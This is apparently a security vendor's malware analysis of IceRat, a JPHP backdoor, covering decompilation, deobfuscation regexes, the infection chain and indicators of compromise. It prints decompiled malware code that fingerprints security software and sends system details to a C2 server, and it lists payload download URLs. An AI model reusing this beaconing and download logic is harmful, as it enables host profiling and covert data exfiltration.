IceRat evades antivirus by running PHP on Java VM

gdatasoftware.com/blog/icerat-evades-antivirus-by-using-jphp

IceRat keeps low detections rates for weeks by using an unusual language implementation: JPHP. But there are more reasons than the choice of the compiler. This article explores IceRat and explains a way to analyze JPHP malware.

Discovery of IceRat

User McMcbrad of the Malwaretips.com forums discovered the first IceRat samples[5][7]. The malware caught his interest due to the low detection rates on VirusTotal for most related samples. At the time of discovery only 2 to 3 engines showed a detection despite the samples being a month old.


Static analysis reveals that most components of IceRat are written in **JPHP**. This is a PHP implementation that runs on the Java VM. This implementation uses .phb files instead of Java .class files -- a file type that, as I suspect, is not commonly supported by antivirus products. So far I haven't heard or found any other malware that uses JPHP which partially explains the low detection rates on VirusTotal.

The name **IceRat** is based on the module name of an older sample[11] that McMcbrad found.

Decompiling JPHP

There don't seem to be any tools to decompile JPHP code yet. But JPHP has to produce Java Bytecode in order to run in the Java VM. So decompilation to Java code is possible.

Unpacking the executable[5] with 7zip reveals the following structure.




Name	Änderungsdatum	Typ	Größe
.data	04.11.2020 15:49	Dateiordner	
.packages	05.11.2020 22:28	Dateiordner	
.system	26.11.2020 15:02	Dateiordner	
.theme	04.11.2020 15:49	Dateiordner	
action	05.11.2020 22:28	Dateiordner	
behaviour	05.11.2020 22:28	Dateiordner	
com	14.06.2016 17:55	Dateiordner	
facade	05.11.2020 22:28	Dateiordner	
JPHP-INF	04.11.2020 15:53	Dateiordner	
META-INF	05.11.2020 22:28	Dateiordner	
mio	05.11.2020 22:28	Dateiordner	
org	23.12.2016 10:34	Dateiordner	
php	05.11.2020 22:28	Dateiordner	
script	19.11.2020 08:26	Dateiordner	
timer	05.11.2020 22:28	Dateiordner	
tray	28.10.2017 23:49	Dateiordner	
App.phb	05.11.2020 22:28	PHB-Datei	7 KB
Async.phb	05.11.2020 22:28	PHB-Datei	4 KB
Dialog.phb	05.11.2020 22:28	PHB-Datei	8 KB
Files.phb	05.11.2020 22:28	PHB-Datei	12 KB

As I noticed after looking at several JPHP samples, the entrypoint for the main JPHP code is under **.system\application.conf** (see picture below). So for our klient.exe sample[5] the main code resides in **app\forms\rqfdeqwf.phb**.

```
1   # MAIN CONFIGURATION
2
3   app.name = klient
4   app.uuid = ab8ac8be-fddc-4300-aeaf-a97b213ec143
5   app.version = 1
6
7   # APP
8   app.namespace = app
9   app.mainForm = rqfdeqwf
10  app.showMainForm = 1
11
12  app.fx.splash.autoHide = 0
```

The **.phb** files contain the **0xCAFEBABE** magic bytes for Java .class files somewhere down below. Removing the first part of the file excluding the magic bytes makes it possible to decompile these files into Java code with, e.g., Fernflower. The right side of the picture below shows how the file should look like after modification.



The decompiled code is still hard to read. As a first step I restored the strings. All of them are in an array called **$MEM**. Replacing the array access **$MEM[X]** with the actual value in the array will improve readability of the code. I achieved this with a python snippet.

As a second step I replaced methods like assign and concat with operators. E.g., this can be done using regex and capture groups. See table below for replacements. The replacement for one operator must be done several times until all nested calls are replaced. The order must be preserved.

All analysed JPHP samples in this article can be decompiled to Java in the same fashion.

Find	Replace
OperatorUtils\.concat\(([^,]+),([^\)]+)\)	\1 + \2
\.assign\(([^\)]+)\)	= \1

Find	Replace
Memory\.assignRight\((.+),([^)]+)\);	\2 = \1
\.equal\(([^\)]+)\)	== \1
\.notEqual\(([^\)]+)\)	!= \1
\.concat\(([^\)]+)\)	+ \1
StringMemory\.valueOf\(([^)]+)\)	\1
\.toImmutable\(\)	
StringFunctions\.strtolower\(([^\)]+)\)	\1
LongMemory\.valueOf\(([^\)]+)\)	\1

There is still room for improvement but after the replacements the resulting code is readable without pain.

```
167             Antivirus.assign($MEM[19]);
168         }
169
170         if (OneExe.equal("PASANHost.exe")) {
171             Antivirus.assign($MEM[20]);
172         }
173
174         if (OneExe.equal("avgsvc.exe")) {
175             Antivirus.assign($MEM[21]);
176         }
177
178         if (OneExe.equal("BavSvc.exe")) {
179             Antivirus.assign($MEM[22]);
180         }
181
182         if (OneExe.equal("QHActiveDefense.exe")) {
183             Antivirus.assign($MEM[23]);
184         }
185     }
186
187     if (Antivirus.equal("")) {
188         Antivirus.assign($MEM[24]);
189     }
190
191     for(i = $MEM[25]; i.notEqual(1L); LangFunctions.sleep((int)5L)) {
192         III = $MEM[26];
193         if (StringFunctions.substr_count(var1, $TRC[11], FileFunctions.file_get_contents(var1, $TRC[12],
            server.concat("/pr.txt")).toString(), StringFunctions.strtolower(OperatorUtils.concat(OperatorUtils.
            concat(OperatorUtils.concat(OperatorUtils.concat(OperatorUtils.concat(OperatorUtils.concat(
            OperatorUtils.concat(MAC.concat(III.toImmutable()), os), III), Ram), III), cpu), III), userName))).
            equal(0L) && MAC.notEqual("")) {
194             III = $MEM[27];
195             FileFunctions.file_get_contents(var1, $TRC[13], server.concat("/users.php?resp=").concat(
                StringFunctions.strtolower(OperatorUtils.concat(OperatorUtils.concat(OperatorUtils.concat(
                OperatorUtils.concat(OperatorUtils.concat(OperatorUtils.concat(OperatorUtils.concat(OperatorUtils
                .concat(OperatorUtils.concat(OperatorUtils.concat(OperatorUtils.concat(MAC.concat(III.toImmutable
                ()), os), III), Ram), III), cpu), III), userName), III), Antivirus), III), ip)))));
196             FileFunctions.file_get_contents(var1, $TRC[14], server.concat("/users.php?pr=").concat(
                StringFunctions.strtolower(OperatorUtils.concat(OperatorUtils.concat(OperatorUtils.concat(
                OperatorUtils.concat(OperatorUtils.concat(OperatorUtils.concat(OperatorUtils.concat(MAC.concat(
                III.toImmutable()), os), III), Ram), III), cpu), III), userName))));
197         }
```

Code of klient.exe[5] before deobfuscation


```
166         if (OneExe == "mbamtray.exe") {
167             Antivirus = "Malwarebytes";
168         }
169
170         if (OneExe == "PASANHost.exe") {
171             Antivirus = "Panda Cloud Antivirus";
172         }
173
174         if (OneExe == "avgsvc.exe") {
175             Antivirus = "AVG";
176         }
177
178         if (OneExe == "BavSvc.exe") {
179             Antivirus = "Baidu";
180         }
181
182         if (OneExe == "QHActiveDefense.exe") {
183             Antivirus = "360 total security";
184         }
185     }
186
187     if (Antivirus == "") {
188       Antivirus = "0";
189     }
190
191     for(i = 3L; i != 1L; LangFunctions.sleep((int)5L)) {
192       III = ":";
193       if (StringFunctions.substr_count(var1, $TRC[11], FileFunctions.file_get_contents(var1, $TRC[12],
          server + "/pr.txt").toString(),  MAC + III + os + III + Ram + III + cpu + III + userName == 0L &&
          MAC != "") {
194           III = ":";
195           FileFunctions.file_get_contents(var1, $TRC[13], server + "/users.php?resp=" + MAC + III + os +
              III + Ram + III + cpu + III + userName + III + Antivirus + III + ip);
196           FileFunctions.file_get_contents(var1, $TRC[14], server + "/users.php?pr=" + MAC + III + os + III
              + Ram + III + cpu + III + userName);
197       }
```

Code of klient.exe[5] after deobfuscation

Infection chain and components

IceRat consists of several small components instead of putting all functionality into one file. As a result most of these files may not attract any attention if their context is missing. E.g., a downloader is only malicious if the downloaded file is malware. If information about the downloaded file is missing and cannot be inferred, there is no reason to detect the downloader as malware.


The chain of infection and related files is in the graphic below. White boxes show non-malicious files. At least four of these files are JPHP EXE files, namely **cheats.exe**[4], **1.exe**[12], **klient.exe**[5] and **klip.exe**[7]. The main component of IceRat is **klient.exe**[5].



Infection chain and components of IceRat

According to McMcbrad the first IceRat sample came from a malicious document for which he didn't keep a hash or file. The first part of the chain that I could find is **Browes.exe**[1] which may have been distributed as trojanized software download for CryptoTab. **Browes.exe** is a selfextracting WinRAR archive that drops and executes the Windows Cabinet file **1.exe**[2].

The Windows Cabinet file is also a dropper for two more files, namely a non-malicious setup[3] for CryptoTab software, and a malware downloader named **cheats.exe**[4]. CryptoTab is a browser with mining features, but its installation is not silent. The affected user will see the browser setup window (see image below) which is why I assume CryptoTab is provided as a lure. To summarize: The infection chain starts with a downloader in a trojanized dropper in a dropper.



The JPHP file **cheats.exe**[4] has the project name **droper** (sic). It accesses IceRat's main server to download the backdoor **klient.exe**[5]. It chooses randomly one of the following names from a list:

- System
- Jawas
- WindowsShell
- exploler
- antiDrw
- antiSsl
- ADB
- Microsoft
- system

Then it will write the file into the following locations:

- %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\.<name>.exe
- c:\Windows\Temp\.<name>.exe
- d:\Windows\Temp\<name>.exe

This file, klient.exe, is the main component that will be controlled by the server.

Command and Control


Although the name IceRat indicates a remote access trojan, the current malware is better described as a backdoor. Features for actual remote control, e.g., moving the mouse or typing the keyboard, are missing.

The command and control happens by periodically checking the contents of certain files on the malware server. E.g. **klient.exe**[5] will check the content of the file hxxp://malina1306.zzz.com.ua/**dow_stil.txt**. If that file contains a line that matches the string **<MAC>:<OS>:<RAM>:<processor>:<username>** for the infected system (see image below), **klient.exe** will download the stealer[6] from hxxp://malina1306.zzz.com.ua/**stel.exe** and save it to **c:\Windows\Temp\.Browser.exe.**

Similarly, a coinminer downloader[7] will be obtained if hxxp://malina1306.zzz.com.ua/**dow_klip.txt** has a corresponding line for the infected system. It will be downloaded from hxxp://malina1306.zzz.com.ua/**klip.exe** to **c:\Windows\Temp\.Chrome.exe.**

The file 1.exe[12] is downloaded from hxxp://malina1306.zzz.com.ua/**1.exe** or hxxp://bests.zzz.com.ua/**1.exe** and saved under a randomly generated name by creating a random number between 10000 and 1000000. The resulting file location is **c:\Windows\Temp\.<10000-1000000>.exe**. This component communicates via Telegram to the malware operator.

Two more files are referenced in klient.exe but don't exist anymore**:** hxxp://malina1306.zzz.com.ua/**min.exe** would be downloaded to **c:\Windows\Temp\.Jawaw Se binar.exe**. hxxp://malina1306.zzz.com.ua/**klog.exe** would be downloaded to **c:\Windows\Temp\.Windows Push.exe.** Based on the filenames one would assume that **min.exe** should be the coinminer whereas **klip.exe** rather sounds like a clipbanker. But that was not provided by the server. **klog.exe** might have been a keylogger.



Listing of infected clients, format: <MAC>:<OS>:<RAM>:<processor>:<username>. The MAC address is obfuscated by us.


Stealer and coinminer

Unlike other IceRat components the stealer[6] is written in Python 3 and was compiled with PyInstaller to an EXE file. It steals credentials from the following browsers:

- Firefox
- Yandex
- Filezilla
- Chrome
- Amigo
- kometa
- Orbitum
- Chromium
- K-Melon

The coinminer downloader obtains the configuration file **MMMMMM.MMMM**[8], the driver **WinRing0x64.sys**[10] by OpenLibSys.org, as well as the coinminer **Winlogin.exe**[9] from hxxp://malina1306.zzz.com.ua/p/. The configuration shows the user **dimargo2003@gmail.com**.


At the time of writing this article the stealer and the coinminer are well-detected with more than 40 detections on Virustotal. This is a remarkable contrast to the low detection rates of the JPHP components.



Detection rate of Telegram communicator[12] (top) is much lower than the coinminer[9] (bottom), although the coinminer was scanned 1.5 weeks ago

Hosting domain

The malware host and CnC server hxxp://malina1306.zzz(.)com.ua also provides a Russian website with two buttons and a text field. The field seems to require a username because the text is translated to "Enter User". The buttons say "Download miner (v1)" and "Download miner (v2)".



Severity and targeted regions

IceRat has gone unnoticed for longer than usual. I attribute this mainly to the choice of using JPHP as well as the fragmentation of the malware's features into many small files. "Small" does not mean the size of the files here. These are comparably large because they carry the JPHP runtime with them. "Small" rather refers to the amount of features they have or capability of the code. If one file does only little on its own, it won't show malicious behaviour to an automated analysis system. That way it stays undetected.

The log files that are used to communicate with the server contain more than 200 entries with different systems. Many usernames of the infected systems are kyrillic which indicates that mostly East European and Russian regions are affected.

Antivirus engines may have to upgrade their engines to support .phb files as well as take a holistic approach for automated analysis systems to detect fragmented malware.

Indicators of compromise

Description	Filename	SHA256
[1] PE SFX containing [2]	Browes.exe	6a7cc0ab2cfaa9457f47d5e21ef41e56800b37d7e5bfe69b296545bff95fdf96
